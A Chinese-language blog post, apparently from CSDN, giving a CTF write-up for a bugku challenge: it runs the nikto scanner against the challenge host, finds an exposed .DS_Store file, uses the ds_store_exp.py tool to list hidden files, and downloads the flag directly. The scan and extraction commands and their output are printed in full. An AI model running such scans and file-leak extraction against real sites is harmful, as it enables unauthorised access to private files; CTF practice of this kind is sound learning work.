bugkuCTF(SQL注入2)

原创

痴人说梦梦中人 于 2019-03-29 12:08:58 发布 1178 收藏 2

分类专栏： CTF 文章标签： bugkuctf SQL注入2

本文链接：https://blog.csdn.net/qq_38963246/article/details/88888213

看了很多writeup，大都是用的文件泄露漏洞获得的flag，鉴于本人水平有限还是没能看懂真正的sql注入，只能偷懒了，还是有些收获

大致思路就是先用nikto跑出站点的漏洞OSVDB-6694: /web2/.DS_Store，然后用ds_store_exp.py脚本跑出文件列表，获得flag.(nikto安装`apt-get install nikto`，脚本下载地址，如果提示缺少模块lib.ds_store,直接`pip install ds_store`）


关于**nikto**:perl语言开发的开源WEB安全扫描器；识别网站软件版本；搜索存在安全隐患的文件；检查服务器配置漏洞；检查WEB Application层面的安全隐患；避免404误判

DS_store文件是用来存储文件夹的显示属性的，可以获知文件列表，详细点击。关于文件泄露漏洞大致分类点击。

```
root@kali:~# nikto -host http://123.206.87.240:8007/web2/
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          123.206.87.240
+ Target Hostname:    123.206.87.240
+ Target Port:        8007
+ Start Time:         2019-03-29 03:12:54 (GMT0)
---------------------------------------------------------------------------
+ Server: nginx
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user
 agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agen
t to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-630: The web server may reveal its internal or real IP in the Location
 header via a request to /images over HTTP/1.0. The value is "10.141.17.200".
+ OSVDB-6694: /web2/.DS_Store: Apache on Mac OSX will serve the .DS_Store file
, which contains sensitive information. Configure Apache to ignore this file o
r upgrade to a newer version.
+ /web2/login.php: Admin login page/section found.
+ 7920 requests: 3 error(s) and 6 item(s) reported on remote host
+ End Time:           2019-03-29 03:18:05 (GMT0) (311 seconds)
---------------------------------------------------------------------------
```



```
root@kali:~/ds_store_exp-master# ./ds_store_exp.py http://123.206.87.240:8007
/web2/.DS_Store
[+] http://123.206.87.240:8007/web2/.DS_Store
[+] http://123.206.87.240:8007/web2/login.php
[+] http://123.206.87.240:8007/web2/index.php
[+] http://123.206.87.240:8007/web2/flag
[+] http://123.206.87.240:8007/web2/admin
```



直接构造URL=123.206.87.240:8007/web2/flag，下载记事本打开可得flag